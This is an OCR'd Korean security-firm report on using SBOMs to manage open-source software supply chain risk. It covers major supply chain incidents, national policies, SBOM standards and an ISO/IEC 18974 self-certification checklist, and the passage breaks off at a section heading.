infosec

Threat Intelligence Report

EQST INSIGHT

2024

09

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents


Headline

SBOM(Software Bill of Materials)을 활용한 오픈소스 SW 관리 방안

금융컨설팅 1 팀 이해범 수석

■ 개요

1990 년대, 기업들은 IT 시스템을 구축하며 관련 사업을 시작했다. 당시 소프트웨어(SW) 개발은 전문 지식을 가진 종사자나 독학으로 연구하는 소수의 매니아들이 할 수 있는 영역이었다. 그러나 2000 년대 중반에 들어서면서 IT 산업이 확장되고, 인터넷과 모바일 기술로 전 세계가 연결되면서 약간의 지식이나 관심만 있으면 누구나 소프트웨어를 만들 수 있는 세상이 열렸다. 2024 년 현재는 AI 가 소프트웨어를 자동으로 생성하는, 마치 SF 영화에서나 볼 법한 일이 현실이 되었다. 이 모든 것을 가능하게 만든 핵심은 바로 '오픈소스 SW'다.




* 출처: Meta Liama

그림 1. 오픈소스 AI 언어 모델 Llama 3.1

■ 소프트웨어 공급망과 오픈소스 SW

과거, 소프트웨어 구매 비용이 매우 부담스러웠던 시절이 있었다. 그러나 IT 는 특정 기업이나 개인의 독점이 되어서는 안 된다는 신념을 가진 초창기 선구자들이 있었다. 이들은 자신들의 재능을 활용해 소프트웨어를 개발하고, 이를 무료로 사용할 수 있도록 공개했다. 이후 인터넷을 통해 오픈소스 커뮤니티가 발전하면서 손쉬운 교육, 빠른 개발, 그리고 엄청난 비용 절감 효과를 제공하게 되었다. 그 결과, 오늘날 대부분의 사업에서 오픈소스 SW 가 널리 사용되고 있다.



* 출처: 2024 오픈소스 보안 및 위험 분석 보고서 (https://www.synopsys.com)

그림 2. 오픈소스 사용률 추이

전통적으로 소프트웨어 공급방식은 시작코드부터 종료코드까지 단일 또는 소수의 조직이나 기업에서 만드는 방식이었다. 이후 오픈소스 SW 가 발전하면서 소프트웨어 공급망 관리(Software Supply Chain Management)라는 개념이 등장하게 되었다.

infosec





그림 3. 소프트웨어 공급망 개념도

소프트웨어 공급망에 참여하는 참가자와 소프트웨어가 증가하면서 관리의 난이도가 점점 높아지고 있다. 최근에는 오픈소스 SW 의 보안 취약점을 이용한 침해사고 건수도 지속적으로 증가하는 추세다. 2024 년 6 월 가트너의 '소프트웨어 공급망 보안을 위한 리더 가이드' 자료에 따르면 오픈소스 SW 사용 증가에 따라 다음과 같은 문제점이 발생할 것으로 전망되고 있다.

1. 소프트웨어 공급망 공격으로 인한 피해액이 2023 년 460 억 달러에서 2031 년 1,380 억 달러로 증가할 것으로 추정

2. 기업, 기관이 사용하는 소프트웨어의 90% 이상이 오픈소스 종속성을 포함하고 74%는 고위험 종속성 포함



* 출처: 가트너 홈페이지

그림 4. 소프트웨어 공급망 보안을 위한 리더 가이드

■ 소프트웨어 공급망 보호를 위한 노력

이미 광범위하게 사용되고 있는 오픈소스 SW 로 인해 소프트웨어 공급망에 대한 공격은 더이상 한 개인이나 기업의 문제가 아니다. 이러한 공격은 해당 오픈소스 SW 를 사용하고 있는 정부, 기업, 조직, 산업 등 국가와 사회 전반에 걸쳐 영향을 끼치고 있다.

공격명 (발생 연도)	사고 내용 및 피해 현황
SolarWinds (2020)	러시아 기반 해킹 그룹의 공격으로 IT 소프트웨어 공급사의 소프트웨어 개발환경 및 배포 시스템이 해킹되어 18,000 개 이상의 기관이 피해를 입음
CodeCov (2021)	컨테이너 이미지 보안취약점을 악용해 소스코드 검증을 위한 배포 환경의 인증 정보가 유출, 전 세계 2 만 9 천여 개 고객사에 영향을 끼침
Colonial Pipeline (2021)	송유관 관리사의 IT 시스템이 랜섬웨어에 감염되어 미국 남동부 8,900km 일대 공급이 중단, 지역 비상사태 선포와 약 50 억 원의 랜섬머니(Ransom Money) 지급 발생
Log4Shell (2021)	Log4j 의 제로데이 보안취약점과 공개된 개념 증명 코드를 악용하여 악성코드를 심고, 전 세계 취약 서버를 대상으로 대량의 해킹 공격 발생
Kaseya (2022)	클라우드 기반 IT 원격 관리 솔루션 서버를 해킹하고, 업데이트 파일로 위장한 랜섬웨어를 고객사에 배포. 17 개국 1,500 여 개 조직이 피해
3CX (2023)	악성코드가 삽입된 X-트레이더 금융 소프트웨어를 다운받은 PC 를 감염시켜 60 만 명 이상의 고객과 1,200 만 개 조직으로 전파
이니세이프 (2023)	금융 보안인증 소프트웨어의 보안취약점을 악용해 PC 해킹 및 악성코드 유포로 국내 61 개 기관, 총 207 대의 기관, 기업, 개인 PC 해킹 피해

* 출처: 과학기술정보통신부 SW 공급망 보안 가이드라인(2024.05)

표 1. 소프트웨어 공급망 주요 침해사고

전 세계 국가들은 보안의 심각성을 인지하고 소프트웨어 공급망 보안을 위한 규정, 지침, 가이드 등을 수립하고 준수하도록 제도를 마련하고 있다.

국가	정책, 제도 현황
미국	[21.05] 바이든 정부 행정명령(EO 14028, '21.5 월) • 연방정부에 납품되는 소프트웨어에 대한 SBOM 제공 [23.03] 식품의약국(FDA) 의료기기 사이버보안 강화 • FDA 에 승인을 요청하는 모든 제조사는 장치의 공개 소프트웨어 및 상용 소프트웨어의 구성요소 목록을 포함하는 SBOM 제공
유럽연합	[22.09] 사이버 복원력 법(Cyber Resilience Act, 이하 CRA) 제정안 발의 • 역내에 공급(유통)되는 디지털기기의 SBOM 제출을 의무화
일본	[22.05] 경제산업성 내 SW TF 설치 • 경제산업성에 SW TF 를 설치하고 의료·자동차·소프트웨어 분야에 걸친 SBOM 실증(PoC)사업 진행

* 출처: 과학기술정보통신부 SW_공급망_보안_가이드라인(2024.05)

표 2. 소프트웨어 공급망 보호를 위한 각국의 정책, 제도 현황

국가는 다르지만 특정 문제점에 대해 사람들이 생각하는 방식은 비슷하다. 앞의 자료에서 언급한 것을 살펴보면 한가지 **공통적인 해결책은 바로** SBOM(Software Bill of Materials)이다.

■ SBOM 의 등장

SBOM 에 대한 표준연구는 국외에서 이미 활발하게 진행중에 있으며, 국내에서도 SBOM 표준이 수립되어 있다. 대부분의 항목이 유사하며 어떤 표준이 가장 좋다고 단정하기는 어렵기 때문에, 각 기업별 상황에 맞는 표준을 선택하고 활용할 수 있다.

표준 포맷	설명
SPDX®(Software Package Data Exchange	2011 년 리눅스 재단에서 개발해 2021 년 국제표준(ISO/IEC 5962:2021)으로 등록 • 오픈소스 라이선스 관리와 SBOM 포맷 활용에 용이하며, 소프트웨어 패키지와 관련된 컴포넌트, 라이선스, 저작권 및 보안 정보를 전달
CycloneDX(CDX)	OWASP 커뮤니티에서 개발, 공급망 기능을 지원하는 풀스택 BOM 산업 표준을 지향하며, '17 년도에 초기 프로토타입 공개를 시작으로 현재 1.4 버전까지 공개. • 처음부터 SBOM 포맷으로 특화설계, SaaS BOM 을 포함한 다양한 사양을 지원
SWID (Software Identification)	NIST 가 2009 년에 공개하여 2015 년도에 국제표준(ISO/IEC19770-2:2015)으로 등록 • 소프트웨어 제품의 특정 릴리즈에 대한 정보를 포함하고 있으며, 소프트웨어 정보에 대한 태그를 생성하여 장치에 설치된 상용 및 오픈소스 SW 인벤토리를 지원
TTAK.KO-11.0309	한국정보통신기술협회(TTA)에서 제정한 공개 소프트웨어 공급망 관리를 위한 소프트웨어 목록 구성(SBOM) 속성 규격 • 다양한 소프트웨어 공급망과 사용목적에 따른 가변적인 소프트웨어 구성요소목록 관리를 위한 15 가지의 소프트웨어 구성요소 관리 항목을 제시

* 출처: 한국전자통신연구원 SW 공급망 관리 및 SBOM 동향 (2023.08)

표 3. 국내외 SBOM 표준

표준별로 SBOM 을 표시하는 방식이나 명칭은 조금씩 다르다. 미국 전기통신정보관리국(NTIA)에서는 SBOM 구성에 필요한 최소항목과 각 표준과의 관계를 제시했다.

속성	SPDX	CycloneDX	SWID	TTAK.KO-11.0309
Author Name	(2.8) Creator:	metadata/authors/ author	<Entity> @role(tagCreator), @name	ComponentAuthor:
Timestamp	(2.9) Created:	metadata/ timestamp	<Meta>	ReleaseDate:
Supplier Name	(3.5) PackageSupplier:	Supplier Publisher	<Entity> @role (softwareCreator/ publisher), @name	ComponentSupplier:
Component Name	(3.1) PackageName:	name	<softwareIdentity> @name	ComponentName:
Version String	(3.3) PackageVersion:	version	<softwareIdentity> @version	ComponentVersion:
Component Hash	(3.10) PackageChecksum: (3.9) PackageVerification Code:	Hash "alg"	<Payload>/../<File> @[hash-algorithm]:hash	FileChecksum:
Unique Identifier	(2.5) SPDX Document Namespace (3.2) SPDXID:	bom/serialNumber component/bom-ref	<softwareIdentity> @tagID	FormatID:
Relationship	(7.1) Relationship: DESCRIBES CONTAINS	(Inherent in nested assembly/subassembly and/or dependency graphs)	<Link> @rel, @href	IncludeComponent, ImportComponent

* 출처: Framing Software Component Transparency: Establishing a Common Software Bill of Materials (SBOM) (2021.10)

* 출처: 한국전자통신연구원 SW 공급망 관리 및 SBOM 동향 (2023.08)

표 4. SBOM 표준 간 데이터 속성

■ 오픈소스 SW 관리를 위한 SBOM 의 필요성

일부 자료에서는 SBOM(소프트웨어 자재 명세서)을 식품에 부착된 성분표시 정도로 설명하기도 하지만, 사실은 이보다 더 중요한 개념이다. 이를 이해하려면, SBOM 을 마치 인기 있는 식당의 비법 소스를 만드는 레시피에 비유할 수 있다. 이 레시피가 경쟁 식당에 유출되면 그 식당의 영업에 심각한 타격을 줄 만큼 중요한 정보다.

어느 날, 그 식당의 손님들이 비법 소스를 먹고 배탈이 나기 시작해, 식당의 신뢰도와 매출이 하락한다. 이에 사장은 비법 소스에 사용된 재료의 목록과 구매처를 점검하던 중, 몇 일 전 정전이 발생한 공장에서 공급받은 재료가 문제가 있음을 발견한다. 이 문제를 해결하기 위해 그는 즉시 다른 공급업체로부터 동일한 재료를 받아 다시 소스를 만들고, 고객의 신뢰를 회복할 수 있었다.

과거의 소프트웨어는 일반적으로 단일 또는 소수의 개발자나 업체가 처음부터 끝까지 전부 개발하였지만, 오늘날에는 오픈소스 SW 의 사용이 보편화되었다. 이로 인해, 보안 사고가 발생할 경우 어디에서 문제가 생겼는지 신속하게 찾아내고 보안 대책을 수립하는 일이 더 이상 부가적인 업무가 아닌 필수적인 업무가 되었다. 소프트웨어 공급망 관리 측면에서, 보안 취약점을 해결하고 고객 신뢰를 확보하기 위해 SBOM 관리가 필수적이다.

오픈소스 SW 입장에서는 억울할 수도 있지만, 전 세계적으로 관리와 감시의 대상으로 여겨지는 이유는 다음 세 가지로 요약될 수 있다.

1. 보안 취약점 이슈
상용 소프트웨어는 보안 취약점 발생 시 제조사나 공급사가 친절하게 보안 패치나 조치 방법을 제공하지만, 오픈소스 SW 는 사용자 스스로 문제를 찾아 해결해야 한다.

2. 라이선스 이슈
오픈소스 SW 가 무료로 제공되지만, 이를 무료로 사용하려면 사용자가 직접 라이선스 조건을 확인하고 이에 맞춰 조치를 취해야 한다.

3. 평판 이슈
때로는 특정 집단에서 개발되었다는 이유만으로 보안성을 의심받는 경우도 있다.

조직이나 기업에서 사용중인 소프트웨어 또는 애플리케이션의 SBOM 을 관리하면, 오픈소스 SW 사용 시 발생할 수 있는 문제들을 어느 정도 해결할 수 있다.

1. 신속한 보안 취약점 확인 및 대응
상용 소프트웨어의 경우, 보안 취약점이 발생하면 공급사가 이를 자체적으로 분석하고 고객에게 해결 방안을 제공한다. 반면, 오픈소스 SW 는 사용자가 직접 보안 취약점 여부를 확인하고 해결해야 한다. SBOM 을 체계적으로 관리하면 사용 중인 오픈소스 SW 를 신속하게 식별하고, 보안 취약점에 대한 대책을 빠르게 수립할 수 있다.

2. 라이선스 식별 및 적절한 조치
상용 소프트웨어는 구매 및 계약 단계에서 비용을 지불하고, 조직의 IT 운영 환경에 맞는 라이선스를 획득하기 때문에 라이선스 관련 문제가 드물다. 그러나 오픈소스 SW 는 무료로 제공되더라도 복잡한 라이선스 조건을 준수해야 한다. 담당자가 라이선스를 잘못 해석하거나 식별하지 못하면 법적 소송에 휘말릴 수 있다. SBOM 을 통해 오픈소스 SW 의 라이선스 정보를 관리하면, 소프트웨어 개발 초기 단계에서 법적 문제를 사전에 해결할 수 있다.

3. 개발사 또는 공급사에 대한 보안성 검토 및 사용지속 여부 결정

2024 년 4 월, 미국은 인기 동영상 공유 플랫폼인 '틱톡'의 사용을 법적으로 금지했다. 이는 단지 개발사가 중국 업체이기 때문에, 중국 정부가 개인정보를 요구할 가능성이 있다는 우려 때문이었다. SBOM 에 개발사와 공급사에 대한 정보를 포함해 관리하면, 이러한 이슈 발생 시 적절한 보안 대책을 세우고, 필요에 따라 소프트웨어를 교체하거나 사용을 중단하는 등의 결정을 신속하게 내릴 수 있다.

SBOM 관리는 소프트웨어의 투명성을 높이고 보안, 법적 문제, 공급망 리스크 등을 효과적으로 관리하는 데 중요한 역할을 한다.

■ 오픈소스 SW 관리체계 수립을 위한 몇 가지 방안


최근 우리나라에서도 소프트웨어 공급망 보안과 오픈소스 SW 관리를 위한 활동이 활발히 진행되고 있다. 금융당국은 오픈소스 SW 활용 가이드를 발간하고 있으며, 금융회사 담당자를 대상으로 소프트웨어 공급망 보안을 위한 주기적인 포럼을 개최하고 있다. 또한 은행기관을 중심으로 SBOM 관리를 위한 자동화 시스템을 도입하거나 검토하는 움직임이 확산되고 있다.

그러나 자동화 시스템을 도입한다고 해서 모든 문제가 해결되는 것은 아니다. 시스템마다 고유한 특성이 있어 오탐지나 탐지 누락 문제가 발생할 수 있으며, 오픈소스 SW 의 특성상(정보보호와 법률 준수 측면에서) 관리 주체와 업무 담당자를 명확히 정해야 한다. 또한 위험 평가의 방법론도 수립해야 하는 과제가 있다. 이러한 문제들을 통합적으로 관리하기 위해서는 오픈소스 SW 관리체계의 수립이 필수적이다.

여기에서는 오픈소스 SW 관리체계에 대한 국제 표준인 ISO/IEC 18974:2023 의 주요 내용을 소개하고, 실제로 오픈소스 SW 관리체계를 도입할 때 고려해야 할 몇 가지 사항을 공유하고자 한다.

1. ISO/IEC 18974:2023

ISO/IEC 18974:2023 은 고품질 오픈소스 보안 보증 프로그램의 주요 요구 사항을 정의한 산업 표준이자 ISO/IEC 국제 표준 초안으로 2023 년 12 월에 공식 ISO 표준으로 발표되었다.



* 출처: ISO/IEC 18974:2023

그림 5. ISO/IEC 18974:2023

ISO/IEC 18974:2023 에서는 다음의 3 가지 항목에 대한 관리방안을 제시하고 있다.

① 보안 프로세스를 갖추어야 하는 핵심 장소
② 역할 및 책임을 할당하는 방법
③ 보안 프로세스의 지속 가능성을 보장하는 방법

이 사이트 에서는 ISO/IEC 18974:2023 관리체계 도입을 희망하는 기업들을 위해 ISO 표준에서 필요로 하는 요구사항에 대해 오픈소스 자체 인증 체크리스트를 제공하고 있다. 오픈소스 SW 관리체계 수립이 필요한데 방법을 고민하고 있는 조직이 있다면 아래 체크리스트를 이용해 보기를 권장한다.

섹션	요구사항
4.1.3	• 프로그램 참가자는 오픈 소스 보안 보증 정책과 이를 찾을 수 있는 위치를 알고 있습니다. • 프로그램 참가자는 관련 오픈 소스 목표를 알고 있습니다. • 프로그램 참가자는 프로그램의 효과를 보장하기 위해 예상되는 기여에 대해 알고 있습니다. • 프로그램 참가자는 프로그램 요구 사항을 따르지 않을 경우의 결과를 알고 있습니다.
4.1.4	• 당사는 프로그램의 범위와 한계를 명확하게 정의하는 서면 진술서를 가지고 있습니다.

	• 프로그램 성과를 측정하기 위한 일련의 메트릭이 있습니다. • 우리는 지속적인 개선을 입증하기 위해 각 검토, 업데이트 또는 감사에서 문서화된 증거를 가지고 있습니다.
4.1.5	• 당사는 제공된 소프트웨어에 대한 구조적, 기술적 위협을 식별할 수 있는 방법을 가지고 있습니다. • 당사는 제공된 소프트웨어에서 알려진 취약점의 존재를 탐지하는 방법을 가지고 있습니다. • 식별된 알려진 취약점에 대한 후속 조치를 취할 수 있는 방법이 있습니다. • 당사는 보증이 필요한 경우 식별된 알려진 취약성을 고객 기반에 전달할 수 있는 방법을 가지고 있습니다. • 당사는 공급 소프트웨어의 릴리스 이후 새로 게시된 알려진 취약성에 대해 공급 소프트웨어를 분석하는 방법을 가지고 있습니다. • 당사는 출시 전에 공급된 모든 소프트웨어에 대해 지속적이고 반복적인 보안 테스트를 적용하는 방법을 가지고 있습니다. • 당사는 제공된 소프트웨어가 출시되기 전에 식별된 위험이 해결되었는지 확인할 수 있는 방법을 가지고 있습니다. • 당사는 식별된 위험에 대한 정보를 적절하게 제 3 자에게 내보낼 수 있는 방법을 가지고 있습니다.
4.2.1	• 당사는 제 3 자가 알려진 취약점 또는 새로 발견된 취약점에 대해 문의할 수 있는 방법을 가지고 있습니다(예: 프로그램 참가자가 모니터링하는 이메일 주소 또는 웹 포털을 통해). • 당사는 제 3 자의 알려진 취약성 또는 새로 발견된 취약성 문의에 응답하기 위한 문서화된 내부 절차를 가지고 있습니다.
4.2.2	• 우리는 프로그램과 관련된 사람, 그룹 또는 기능을 문서화했습니다. • 우리는 식별된 프로그램 역할에 적절한 인력이 배치되고 적절한 자금이 제공되었는지 확인했습니다. • 우리는 식별된 알려진 취약성을 해결하기 위해 사용 가능한 전문 지식을 보장했습니다. • 보안 보증에 대한 내부 책임을 할당하는 문서화된 절차가 있습니다.
4.3.1	• 당사는 제공된 소프트웨어에 사용된 모든 오픈소스 SW 가 제공된 소프트웨어의 수명 주기 동안 지속적으로 기록되도록 하는 문서화된 절차를 가지고 있습니다. 여기에는 제공된 소프트웨어에 사용된 모든 오픈 소스 소프트웨어의 아카이브가 포함됩니다. • 당사는 제공된 소프트웨어에 대한 오픈소스 구성 요소 기록을 보유하고 있으며, 이는 문서화된 절차가 적절하게 준수되었음을 보여줍니다.
4.3.2	• 당사는 제공된 소프트웨어의 오픈소스 SW 구성 요소에 대한 알려진 취약성의 탐지 및 해결을 처리하기 위한 문서화된 절차를 가지고 있습니다. • 당사는 제공된 소프트웨어에 대한 오픈소스 구성 요소 기록을 보유하고 있으며, 이를 통해 식별된 알려진 취약성 및 취한 조치(조치가 필요하지 않은 경우에도 포함)를 추적할 수 있습니다.
4.4.1	• 프로그램이 이 사양의 모든 요구 사항을 충족함을 확인하는 문서가 있습니다.
4.4.2	• 지난 18 개월 이내에 프로그램 적합성을 검토했음을 확인하는 문서가 있습니다.

* 출처: ISO/IEC 18974 온라인 자체인증 체크리스트

표 5. ISO/IEC 18974 온라인 자체 인증 체크리스트

2. 오픈소스 SW 관리체계 도입 검토 시 고려사항

1) 조직의 구성

